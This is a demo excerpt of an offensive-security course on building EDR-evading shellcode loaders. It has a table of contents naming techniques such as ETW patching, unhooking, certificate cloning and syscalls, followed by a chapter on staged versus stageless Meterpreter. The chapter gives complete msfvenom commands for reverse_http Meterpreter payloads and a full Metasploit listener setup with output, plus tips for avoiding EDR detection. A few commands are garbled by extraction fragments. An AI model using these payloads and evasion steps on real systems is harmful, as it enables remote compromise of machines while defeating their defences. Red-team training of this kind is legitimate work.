18.3: Thread Pool Architecture in Windows	900
18.5: Code Execution using Thread Pool Functions	903
Techniques for Shellcode Execution via Thread Pools	903
18.6: CreateThreadpoolWork	904
Create Work Item	905
Submit Work Item	906
Wait for Shellcode Execution to Complete	906
18.7: LAB – Thread Pools	908
Introduction	908
Overview of the Loader Concept	908
Students Tasks	908
Meterpreter: Shellcode and Listener Preparation	909
CodeFuscation: Shellcode Encoding	909
Visual Studio: Building the Loader	909
x64dbg: Debugging Preparations	910
x64dbg: Debugging the Loader	911
18.7.1: Workbook – Visual Studio	912
Introduction	912
Loader Functionality Summary	912
Student Tasks	913
Task: Insert Shellcode	913
Task: Create Mapping Object	914
Task: Map RW-Memory	914
Task: Unmap RW-Memory	915
Task: (Re)Map RX-Memory	916
Task: MAC Decoding	917
Task: Create Work Item	917
Task: Submit Work Item	918
18.7.2: Workbook – Debugging	919
Introduction	919
Student Tasks	919

Task: Shellcode Position	919
Task: Shellcode Decoding	921
Task: Create Mapping/Section Object	924
Task: Memory Mapping - RW	926
Task: Writing Decoded Shellcode in Memory	928
Task: Unmap Mapped Memory	929
Task: (Re)Memory Mapping - RX.....	930
Task: Create Work Item	932
Task: Submit Work Item & Shellcode Execution	933
Summary	935
18.7.3: Additional Insights	936
Chapter 19: Loader Fine Tuning	939
Introduction	939
19.1: Objectives of Learning	940
19.2: Strings	941
19.2.1: Sensitive Variables	941
19.2.2: Descriptive error messages that reference sensitive APIs	941
19.2.3: Function Names.....	942
19.3: EDR Specific Insights & Evasion	943
19.3.1: EDR-A and other EDR's	943
19.3.2: EDR-C and other EDR's.....	945
19.4: OPSEC Gadgets	946
Introduction	946
19.4.1: Unhooking Module Insights	947
19.4.2: Workbook - User Mode Unhooking	952
19.4.3: ETW Patching Module Insights	955
19.4.4: Workbook – ETW Patching.....	958
19.5: Compile Release Version	961
Introduction	961
19.5.1: Workbook - Compile Release Version	962
19.6: Entropy	968
Introduction	968
19.6.1: Entropy in Thermodynamics.....	968
19.6.2: Entropy in Computer Science.....	968
19.6.3: Workbook – Entropy Analysis	969
19.7: Metadata	976
Introduction	976
19.7.1: Workbook – Add Legit Metadata	977
19.8: Code Certificate.....	982

Introduction	982
19.8.1: Workbook – Clone Certificate	983
Thank You for Joining - Keep Advancing Your Skills!	985
Bonus Chapter 1: Import Address Table Hiding	986
Introduction	986
B1.1: Objectives of Learning	987
B1.2: Import Address Table (IAT)	988
B1.3: IAT-Hiding	989
B1.4: IAT-Hiding Implementation Overview	992
B1.5: LAB – Import Address Table Hiding	993
Introduction	993
Overview of the Loader Concept	993
Students Tasks	993
Meterpreter: Shellcode and Listener Preparation	994
CodeFuscation: Shellcode Encryption	994
Visual Studio: Building the Loader	995
Dumpbin Tool: Debugging the Loader	995
B1.5.1: Workbook – Visual Studio	996
Introduction	996
Loader Functionality Summary	996
Student Tasks	997
Task: Insert Shellcode	997
Task: Insert Decryption Key	998
Task: Base Address Kernel32	998
Task: Base Address Functions	998
Task: Define Functions Pointer Type	999
Task: Cast Function Addresses to Pointer Type	1000
B1.5.2: Workbook – Debugging	1001
Task: Check IAT	1001
Bonus Chapter 2: API-Hashing	1002
Introduction	1002
B2.1: Objectives of Learning	1002
B2.2: Why API Hashing?	1003
B2.3: API Hashing Implementation Overview	1004
B2.4: LAB – CRC32 API-Hashing	1006
Introduction	1006
Overview of the Loader Concept	1006
Students Tasks	1006
Meterpreter: Shellcode and Listener Preparation	1007

CodeFuscation: Shellcode Encryption	1007
Visual Studio: Building the Loader	1008
Dumpbin Tool: Debugging the Loader	1009
String Tool: Debugging the Loader.....	1009
B2.4.1: Workbook – Visual Studio	1010
Introduction	1010
Loader Functionality Summary.....	1010
Student Tasks.....	1011
Task: Insert Shellcode.....	1011
Task: Insert Decryption Key	1012
Task: Base Address Kernel32.....	1012
Task: Pre-Computed CRC32 Hashes	1012
Task: Base Address Functions	1013
Task: Define Functions Pointer Type.....	1014
Task: Cast Function Addresses to Pointer Type	1015
B2.4.2: Workbook – Debugging	1016
Task: Check IAT	1016
Task: Check Strings	1017
Bonus Chapter 3: Fibers	1018
Introduction	1018
B3.1: Objectives of Learning.....	1019
B3.2: User Mode Execution, Why?	1020
B3.3: Fibers.....	1020
B3.4: Code Execution using Fibers.....	1021
B3.4.1: ConvertThreadToFiber	1022
B3.4.2: CreateFiber	1023
B3.4.3: SwitchToFiber	1024
B3.5: LAB – Fibers	1025
Introduction.....	1025
Overview of the Loader Concept	1025
Students Tasks	1025
Meterpreter: Shellcode and Listener Preparation	1026
CodeFuscation: Shellcode Encoding	1026
Visual Studio: Building the Loader	1026
x64dbg: Debugging Preparations	1027
x64dbg: Debugging the Loader	1027
B3.5.1: Workbook – Visual Studio	1028
Introduction	1028
Loader Functionality Summary.....	1028

Student Tasks.....	1029
Task: Insert Shellcode.....	1029
Task: Convert Thread To Fiber.....	1030
Task: Create Fiber.....	1030
Task: Switch To Fiber.....	1031
B3.5.2: Workbook – Debugging.....	1032
Introduction.....	1032
Student Tasks.....	1032
Task: Base Address Target Function.....	1032
Task: Stomping Shellcode to Memory.....	1034
Task: Create Fiber.....	1035
Task: Schedule Fiber & Execute Shellcode.....	1037
Summary.....	1039
Bonus Chapter 4: (In)direct Syscalls & SSN Retrieval Methods.....	1040
Introduction.....	1040
B4.1: Objectives of Learning.....	1041
B4.2: Direct Syscalls.....	1042
B4.3: Indirect Syscalls.....	1043
B4.4: Syscalls vs User Mode Unhooking.....	1046
B4.5: System Service Number (SSN) Retrieval.....	1047
B4.5.1: Hardcoded SSNs.....	1047
B4.5.2: Windows APIs.....	1048
B4.5.3: Hell’s Gate.....	1050
B4.5.4: Halos Gate.....	1053
B4.6: LAB – Direct Syscalls.....	1058
Introduction.....	1058
Overview of the Loader Concept.....	1058
Students Tasks.....	1059
Meterpreter: Shellcode and Listener Preparation.....	1059
CodeFuscation: Shellcode Encoding.....	1059
Visual Studio: Building the Loader.....	1059
x64dbg: Debugging Preparations.....	1060
x64dbg: Debugging the Loader.....	1061
B4.6.1: Workbook – Visual Studio.....	1062
Introduction.....	1062
Loader Functionality Summary.....	1062
Student Tasks.....	1064
Task: Insert Shellcode.....	1064
Task: Enable MASM Support.....	1065

Task: Add Assembly File	1066
Task: Complete Assembly File	1067
Task: Configure .asm File for Build	1068
Task: Add Header File	1069
Task: Complete SSN Extraction	1070
B4.6.2: Workbook – Debugging	1071
Introduction	1071
Student Tasks.....	1071
Task: Base Address NTDLL	1071
Task: Function Address Parsing	1073
Task: SSN Extraction	1075
Task: Base Address Target Function	1077
Task: Direct Syscall – Change Memory Protection To RW	1079
Summary	1083
B4.7: LAB – Indirect Syscalls.....	1084
Introduction	1084
Overview of the Loader Concept	1084
Overview of the Loader Concept	1085
Students Tasks	1085
Meterpreter: Shellcode and Listener Preparation	1085
CodeFuscation: Shellcode Encoding	1085
Visual Studio: Building the Loader	1086
x64dbg: Debugging Preparations	1086
x64dbg: Debugging the Loader	1087
B4.7.1: Workbook – Visual Studio	1088
Introduction	1088
Loader Functionality Summary.....	1088
Student Tasks.....	1090
Task: Insert Shellcode.....	1090
Task: Enable MASM Support.....	1091
Task: Add Assembly File.....	1092
Task: Complete Assembly File	1093
Task: Configure .asm File for Build	1094
Task: Add Header File	1095
Task: Complete SSN Extraction	1096
Task: Complete Syscall Memory Address Extraction	1096
B4.7.2: Workbook – Debugging	1097
Introduction	1097
Student Tasks.....	1097

Task: Base Address NTDLL	1097
Task: Function Address Parsing	1099
Task: SSN Extraction	1101
Task: Syscall Memory Addresses	1103
Task: Base Address Target Function	1105
Task: Indirect Syscall – Change Memory Protection To RW.....	1107
Summary	1111
Bonus Chapter 5: (Vectored) Exception Handling	1112
Introduction	1112
B5.1: Objectives of Learning	1114
B5.2: Exception Handling in Windows	1115
B5.3: Exception State – CONTEXT and EXCEPTION_RECORD.....	1115
B5.4: Kernel / User Mode Transition (KiUserExceptionDispatcher)	1117
B5.5: Exception Dispatch Order	1118
B5.6: Windows Exception Handling Process	1118
B5.7: Code Execution via Vectored Exception Handling	1122
5.7.1 Vectored Exception Handler Function.....	1124
5.7.2 Register Vectored Exception Handler.....	1125
5.7.2 Unregister Vectored Exception Handler	1126
B5.8: LAB – VEH.....	1127
Introduction	1127
Overview of the Loader Concept.....	1127
Students Tasks	1127
Meterpreter: Shellcode and Listener Preparation	1128
Visual Studio: Building the Loader	1128
x64dbg: Debugging Preparations	1128
x64dbg: Debugging the Loader	1129
B5.8.1: Workbook – Visual Studio	1130
Introduction	1130
Loader Functionality Summary.....	1130
Student Tasks.....	1131
Task: Insert Shellcode	1131
Task: VEH Handler - Modify Context.....	1132
Task: VEH Handler - Return Value	1133
Task: Register the VEH	1134
B5.8.2: Workbook – Debugging	1136
Introduction	1136
Student Tasks.....	1136
Task: VEH Registration	1136

Task: Exception Trigger.....	1139
Task: Kernel to User Mode Transition.....	1141
Task: Vectored Exception Handling.....	1143
Task: Validating Context Restoration.....	1152
Summary.....	1154
Appendix.....	1156
Objectives of Learning - Answers.....	1156
Chapter 1: Windows Internals Basics.....	1156
Chapter 2: Endpoint Detection and Response , a Primer.....	1159
Chapter 3: Deep Dive Shellcode & Loaders.....	1161
Chapter 4: Staged vs Stageless.....	1162
Chapter 5: A Base – Classic Loader.....	1163
Chapter 6: Shellcode Positioned in PE.....	1164
Chapter 7: Memory Protection.....	1165
Chapter 8: Shellcode Encoding.....	1166
Chapter 9: Shellcode Encryption.....	1167
Chapter 10: Shellcode Hosting on Cloud Platforms.....	1168
Chapter 11: Heap Memory.....	1169
Chapter 12: Mapped Memory.....	1170
Chapter 13: Module Stomping.....	1172
Chapter 14: Function Stomping.....	1174
Chapter 15: Memcpy Alternatives.....	1175
Chapter 16: Asynchronous Procedure Calls.....	1175
Chapter 17: Callback Functions.....	1176
Chapter 18: Thread Pools.....	1177
Chapter 19: Loader Fine Tuning.....	1179
Bonus Chapter 1: Import Address Table Hiding.....	1180
Bonus Chapter 2: API Hashing.....	1181
Bonus Chapter 3: Fibers.....	1182
Bonus Chapter 4: (In)direct Syscalls & SSN Retrieval Methods.....	1183
Bonus Chapter 5: (Vectored) Exception Handling.....	1185

Expressions of Thanks

Before we dive into the course material, I would like to thank my girlfriend, Brigitte, for her great and outstanding support, patience and encouragement over the years, and especially while working on this course for almost two years. In general, she has played a very important role in my personal and professional development over the past twelve years; without her support, I would not be where I am now.

I would also like to thank my good friend Jonas Kemmner, who has inspired, motivated and supported me throughout this journey of creating this course material. His great questions, criticism and honest feedback have contributed to the quality and depth of this course. Without his input, this course would not be where it is now.

Your insights, patience, and support have made all the difference.

Demo Material - RedOps

Chapter 4: Staged vs Stageless

Introduction

In this chapter, we will learn a bit about the differences between staged and stageless shellcode, and then we will start building and debugging our first shellcode loader.

In the context of shellcode, there are criteria for distinguishing between staged and stageless shellcode. As mentioned earlier, we will be focusing on using Meterpreter as a command-and-control framework, so in this lesson we will take a closer look at staged and stageless shellcode in the context of Meterpreter.

Up front in this course, we will focus on using x64 shellcode that communicates via an internal IP address using the HTTP protocol to our Meterpreter listener (more on that later).

Further Reading and Resources

- <https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-stageless-mode.html>
- <https://buffered.io/posts/staged-vs-stageless-handlers/>

4.1: Objectives of Learning

After having worked through the following chapter, the course participant should be able to answer the following comprehension questions on his/her own.

#	Questions on Understanding
1.	What are the main differences between staged and stageless shellcode?
2.	How many stages are implemented in Meterpreter's stageless shellcode (excluding later stages like stdapi , priv , bofloader)?
3.	Is it always recommended to use stageless shellcode, or is it necessary to keep in mind that each EDR is different?
4.	What is the problem when trying to use stageless shellcode in hex string format in Visual Studio?

4.2: Staged Meterpreter Shellcode

Introduction

First, let's explore how **staged shellcode** works in the context of **Meterpreter**. The advantage of using staged shellcode is that all the shellcode is broken up into multiple stages. This means that your loader does not contain a single, large payload with all the instructions needed to establish a command-and-control (C2) session. Instead, it contains a smaller component known as a **stager**, which is a compact portion of the full shellcode designed to perform the initial task of loading the remaining stages during the staging process.

A loader implementing staged shellcode begins by loading this small initial stage, which then retrieves larger stages from the C2 server. This staged approach reduces the size of the loader, and potentially its detectability, because the initial payload is minimal and performs only a specific subset of operations.

In the case of Meterpreter, the **staged shellcode** is structured with a small initial **stage 0** payload. This payload connects to the C2 server and then downloads the larger **stage 1** payload and any additional stages. The table below details the staging process in the context of Meterpreter.

#	Stage Description
Stage 0	The initial payload, known as the stager, is sent to the target. This is typically a small piece of shellcode (about 350b) that is responsible for establishing a network connection back to the attacker's machine.
Stage 1	Once the connection is established, the stager downloads the larger second-stage payload. This payload often includes the core components of Meterpreter, such as the metsrv DLL (about 169kb).
Subsequent Stages	Additional components or extensions, such as stdapi (about 332kb) and priv (about 104kb), are sent over the established connection and loaded into memory without touching the disk, using techniques like Reflective DLL Injection.

If you would like to learn more about the staging process of the Meterpreter, the following two articles are recommended.

- [Metasploit Documentation - Stageless Mode](#)
- [Staged vs Stageless Handlers](#)

In contrast, stageless shellcode contains the entire payload in a single stage, which can simplify deployment, but requires enough space to accommodate the entire payload from the start (more on this later).

4.3: Workbook – Staged Meterpreter Shellcode

Introduction

In general, when creating staged or stageless payloads in the context of Metasploit, we will use the `msfvenom` tool on Kali Linux, which is part of the Metasploit Framework. In this section, we will focus on creating staged shellcode with `msfvenom`.

Hex-String Format

To create a staged x64 Meterpreter shellcode/payload in **hex-string** format, we can use the following command, which will generate a staged x64 Meterpreter shellcode in a well-formatted hex string with no line breaks or the like.

Make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f c | tr -d '\n' | tr -d '\"' > /tmp/meterpr_staged.txt
```

```
(root@LAB01-Kali)-[~/opt]
# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f c | tr -d '\n' | tr -d '\"' > /tmp/meterpr_staged.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 662 bytes
Final size of c file: 2816 bytes
```

Below is an example of how stage shellcode in hex-string format is used in Visual Studio 2022, in this case the variable `shellcode` which holds the shellcode is declared as an **unsigned char**.

```
// Insert meterpreter shellcode as a byte sequence in hex string format
unsigned char shellcode[] = "\xfc\x48\x83\xe4...";
```

Hex-Array Format

If it is needed in a LAB to create staged x64 Meterpreter shellcode/payload in **hex-array format**, we can use the following command, which generates staged x64 Meterpreter shellcode in a well-formatted hex-string with no line breaks or similar.

Make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\\" data-bbox="100 237 934 264"/>
```

```
(root@LAB01-Kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\" data-bbox="106 275 941 340"/>
```

Below is an example of how stage shellcode in hex-array format is used in Visual Studio 2022, in this case the variable **shellcode** which holds the shellcode is declared as an **unsigned char**.

```
// Insert meterpreter shellcode as a byte sequence in hex array format
unsigned char shellcode[] = { 0x4d, 0x5a, 0x41, 0x52, 0x55, 0x48, 0x89,
...
};
```

RAW Format

If it is needed in a LAB to create staged x64 Meterpreter shellcode/payload in **raw binary format**, then we can use the following command.

Also in this case, make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o /tmp/meterpr_staged.bin
```

```
(root@LAB01-Kali)-[/opt]
# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o /tmp/meterpr_staged.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 756 bytes
Saved as: /tmp/meterpr_staged.bin
```

As you will see throughout the course, we will use shellcode in raw format in the context of different loaders, for example, when using shellcode in raw binary format as a **.bin** file inside our Portable Executable (PE), or when hosting on different types of webservers/cloud services.

Parameter Description Payload Creation

The table below shows a description of the parameters we used above to create staged Meterpreter shellcode in various formats with msfvenom tool in Kali.

Parameter	Description
-p	Specifies the payload to be generated.
windows/x64/ meterpreter/reverse_http	Generate a staged 64-bit Windows compatible payload that communicates using the HTTP protocol.
LHOST=10.10.70.1	Local host (the attacker's IP address, in this case the internal IP of your kali box) that the payload will connect back to.
LPORT=80	Local port (on the attacker's system) that the payload will use to connect.
-f	-f: Format option that specifies the output format of the payload. <ul style="list-style-type: none"> c: Generate payload in hex string format such as <code>\xFC\x83\xAA</code> cs: Generate payload in hex array format such as <code>0xFC,0x83,0xAA</code> raw: Generate payload in raw binary format as a .bin file
tr -d \"	Pipes the output from the previous command into tr. tr -d '\n': Removes newline characters from the payload output.

<code>> /tmp/meterpr_staged.txt</code>	Produces shellcode as final output in plaintext to a file named meterpr_staged.txt in the /tmp directory.
<code>> /tmp/meterpr_staged.bin</code>	Produces shellcode as final output in raw binary format to a file named meterpr_staged.bin in the /tmp directory.

Meterpreter Staged Listener

Whether we have created staged shellcode in hex-string or raw binary format, the next step is to use the **exploit/multi/handler** module in Metasploit to set up the appropriate listener. It is crucial to remember that since we have created a staged shellcode/payload, we must also configure a staged listener, as shown below.

Again, make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfconsole
```

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_http
set lhost xxx.xxx.xxx.xxx
set lport 80
set exitonsession false
set autloadstdapi false
run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 10.10.70.1
lhost => 10.10.70.1
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf6 exploit(multi/handler) > set autloadstdapi false
autloadstdapi => false
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.10.70.1:80
```

Parameter Description Staged Listener

As shown in the figure above, we set the payload to a staged **windows/x64/meterpreter/reverse_http** payload. The Meterpreter listener is set up and listening on **10.10.70.1**, port **80**, for incoming reverse Meterpreter shells. The **ExitOnSession** parameter which is set to **false** is worth noting; it prevents Metasploit from automatically interacting with new Meterpreter sessions when a connection is received. Instead, to interact with a new incoming reverse session, you must press **Ctrl+c** and then select the desired session by typing **sessions** followed by the session ID. This mode is more convenient if you have multiple tests running in your lab and do not want Meterpreter to automatically connect and initiate a shell for each incoming session.

We also want to disable the automatic delivery of the **stdapi** stage or module by setting the **autoloadstdapi** parameter to **false**. This adjustment addresses a common issue with **timing-based behavior detections**. When the **stdapi** module is initialized immediately after the session is established, it often triggers EDR detections due to its timing and behaviors patterns.

Summary

So far, we have learned how to generate staged x64 Meterpreter shellcode in hex-string, hex-array or raw binary format that communicates over the http protocol. We have also learned how to set up an appropriate staged Meterpreter listener.

Whenever you need to **set up a staged Meterpreter** in a LAB later in this course, you can come back to this lesson. Next, we will learn how to do the same thing in the context of a stageless Meterpreter setup.

Demo Material - RedOps

4.4: Stageless Meterpreter Shellcode

Introduction

Earlier in this lesson, we explored the theoretical aspects of staged Meterpreter shellcode and discussed how it can be applied in practice during the labs later in this course. Now let's shift our focus to **stageless Meterpreter shellcode**, also known as **non-staged shellcode**.

More specifically, the stageless Meterpreter shellcode combines the functionality of both **Stage 0** and **Stage 1** found in the staged Meterpreter, streamlining the initial deployment process. However, additional modules or features, such as stdapi (if **autoload** for **stdapi** is disabled) or bofloder, still require manual loading via staging from the C2 server to the active implant.

Staged vs. Stageless Shellcode

When comparing staged and stageless shellcode, we can analyze them from several different perspectives. For our purposes, aside from reliability, one of the most intriguing aspects is their effectiveness at EDR evasion. As mentioned earlier, Meterpreter shellcode has no built-in evasion or OPSEC features. However, the differences between staged and stageless shellcode can still affect their detectability depending on the EDR in question.

From an **evasion perspective**, stageless shellcode has the advantage of avoiding behavior-based detections tied to Meterpreter's staging process. Some EDRs like EDR-D monitor the sequential actions involved in staging - such as the initial connection followed by the download of additional payloads - and flag them as suspicious. By delivering the entire payload in a single stage, stageless shellcode avoids these behavior patterns.

On the other hand, if the EDR in question is less focused on staged detection related to Meterpreter-an approach commonly associated with EDRs like EDR-A's-staged shellcode can have its own advantages. For example, staged shellcode keeps the size of the loader smaller, reducing its static footprint, which can help avoid static detections based on file analysis. Please note that this detection behavior is also highly dependent on the C&C framework used.

Practical observation: It is recommended to use stageless shellcode whenever possible to avoid behavioral detection associated with the staging process. The staging process involves multiple network communications and memory allocations that can trigger behavioral detections by EDRs.

However, when testing shellcode loaders against EDR-A, an interesting result was observed. When non-staged shellcode was used in our loader, the loader was detected during or after execution. In contrast, switching to staged shellcode did not block execution of the same loader, suggesting that EDR-A had no problem with the Meterpreter staging process in these cases.

Summary

In summary, practical observations when targeting different EDRs show that it is not always accurate to claim that stageless shellcode is inherently better. While this may be true in theory, real-world scenarios often defy expectations. To ensure success, it is important to gain as much real-world experience as possible through hands-on testing in different scenarios, using different types of loaders, shellcode, frameworks, etc., and targeting different EDRs. Sometimes the results do not match the theoretical predictions or hypotheses, and you may be surprised by the results.

This section provided a brief introduction to stageless shellcode and also compared staged and stageless shellcode from an evasion perspective. As you will see, we will use stageless shellcode in various forms, such as an additionally encoded or encrypted .bin, in several labs later in this course.

4.5: Workbook - Stageless Meterpreter Shellcode

Introduction

Before we delve into placing stageless shellcode inside a portable executable (PE) and hosting it on a web server in later lessons, it is important to understand how to create stageless Meterpreter shellcode and the formats available for generating stageless Meterpreter shellcode.

But how can we generate stageless shellcode/payloads inside Metasploit, specifically using msfvenom? The main difference lies in using `windows/x64/meterpreter_reverse_http` as payload for generating stageless shellcode instead of `windows/x64/meterpreter/reverse_http` used for staged shellcode.

RAW Format

If it is needed in a LAB to create stageless x64 Meterpreter shellcode/payload in **raw binary format**, then we can use the following command. Also in this case, make sure you replace the placeholder for the `LHOST` parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is `10.10.70.1`, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o /tmp/meterpr_stageless.bin
```

```
(root@LAB01-Kali)-[/opt]
# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o /tmp/meterpr_stageless.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 204892 bytes
Saved as: /tmp/meterpr_stageless.bin
```

As you will see throughout the course, we will use shellcode in raw format in the context of different loaders, for example, when using shellcode in raw binary format as a .bin file inside our Portable Executable (PE), or when hosting on different types of webservers/cloud services.

Hex Array Format

If it is needed in a LAB to create stageless x64 Meterpreter shellcode/payload in **hex-array format**, we can use the following command, which generates stageless x64 Meterpreter shellcode in a well-formatted hex-string with no line breaks or similar.

Make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\\" data-bbox="100 236 934 264"/>
```

```
(root@LAB01-Kali)-[~/opt]
└─$ msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\" data-bbox="100 276 946 340"/>
```

Below is an example of how stage shellcode in hex-array format is used in Visual Studio 2022, in this case the variable **shellcode** which holds the shellcode is declared as an **unsigned char**.

```
// Insert meterpreter shellcode as a byte sequence in hex array format
unsigned char shellcode[] = { 0x4d, 0x5a, 0x41, 0x52, 0x55, 0x48, 0x89,
...
};
```

Hex String Format

We will not need this course, but for completeness, if you want to create a stageless x64 Meterpreter shellcode/payload in **hex-string** format, you can use the following command, which will generate stageless x64 Meterpreter shellcode in a well-formatted hex string with no line breaks or the like.

Make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).


```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f c | tr -d '\n' | tr -d '\"' > /tmp/meterpr_stageless.txt
```

```
(root@LAB01-Kali)-[~/opt]
└─# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f c | tr -d '\n' | tr -d '\"' > /tmp/meterpr_stageless.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 204892 bytes
Final size of c file: 863500 bytes
```

Hex String - Visual Studio Limitation

An important consideration when using shellcode in a Visual Studio project is the string literal length limit, which applies even if the shellcode is declared as a hexadecimal string (for example, using `\xFC...` escape sequences). By default, Visual Studio imposes a limit of [16,380 single-byte](#) characters per string literal. Since each hex escape sequence (`\xFC...`) consists of four characters in source code, but represents one byte at runtime, this effectively limits the maximum shellcode size in a single hex string to about 4 KB.

For example, if you are working with Visual Studio and you use stageless Meterpreter shellcode in string format (which is about 200 KB) in your loader, you may encounter [error C2026](#), which indicates a string length limitation. As shown in the figure below, this limitation may prevent you from compiling your project if your shellcode exceeds this length.



So, if we want to use stageless Meterpreter shellcode in our loader, we have the following options for implementation:

- Use shellcode as array instead of string
- Implementation of shellcode using a resource file
- Place shellcode outside your loader on a web server

Parameter Description Payload Creation

The table below shows a description of the parameters we used above to create stageless Meterpreter shellcode in various formats with msfvenom tool in Kali.

Parameter	Description
-p	Specifies the payload to be generated.
windows/x64/ meterpreter_reverse_http	Generate a stageless 64-bit Windows compatible payload that communicates using the HTTP protocol.
LHOST=10.10.70.1	Local host (the attacker's IP address, in this case the internal IP of your kali box) that the payload will connect back to.
LPORT=80	Local port (on the attacker's system) that the payload will use to connect.
-f	-f: Format option that specifies the output format of the payload. <ul style="list-style-type: none"> • c: Generate payload in hex string format such as <code>\xFC\x83\xAA</code> • cs: Generate payload in hex array format such as <code>0xFC,0x83,0xAA</code> • raw: Generate payload in raw binary format as a .bin file
tr -d '\n'	Pipes the output from the previous command into tr. tr -d '\n' : Removes newline characters from the payload output.
> /tmp/meterpr_stageless.txt	Produces shellcode as final output in plaintext to a file named meterpr_stageless.txt in the /tmp directory.
> /tmp/meterpr_stageless.bin	Produces shellcode as final output in raw binary format to a file named meterpr_stageless.bin in the /tmp directory.

Meterpreter Stageless Listener

Whether we have created stageless shellcode in hex-string or raw binary format, the next step is to use the `exploit/multi/handler` module in Metasploit to set up the appropriate listener. It is crucial to remember that since we have created a stageless shellcode/payload, we must also configure a stageless listener, as shown below.

Again, make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfconsole
```

```
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_http
set lhost xxx.xxx.xxx.xxx
set lport 80
set exitonsession false
set autloadstdapi false
run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_http
payload => windows/x64/meterpreter_reverse_http
msf6 exploit(multi/handler) > set lhost 10.10.70.1
lhost => 10.10.70.1
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf6 exploit(multi/handler) > set autloadstdapi false
autloadstdapi => false
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.10.70.1:80
```

Parameter Description Stageless Listener

As shown in the figure above, we set the payload to a stageless `windows/x64/meterpreter_reverse_http` payload. The Meterpreter listener is set up and listening on **10.10.70.1**, port **80**, for incoming reverse Meterpreter shells. The **ExitOnSession** parameter, which is set to **false** is worth noting; it prevents Metasploit from automatically interacting with new Meterpreter sessions when a connection is received. Instead, to interact with a new incoming reverse session, you must press **Ctrl+c** and then select the desired session by typing **sessions** followed by the session ID.

This mode is more convenient if you have multiple tests running in your lab and do not want Meterpreter to automatically connect and initiate a shell for each incoming session.

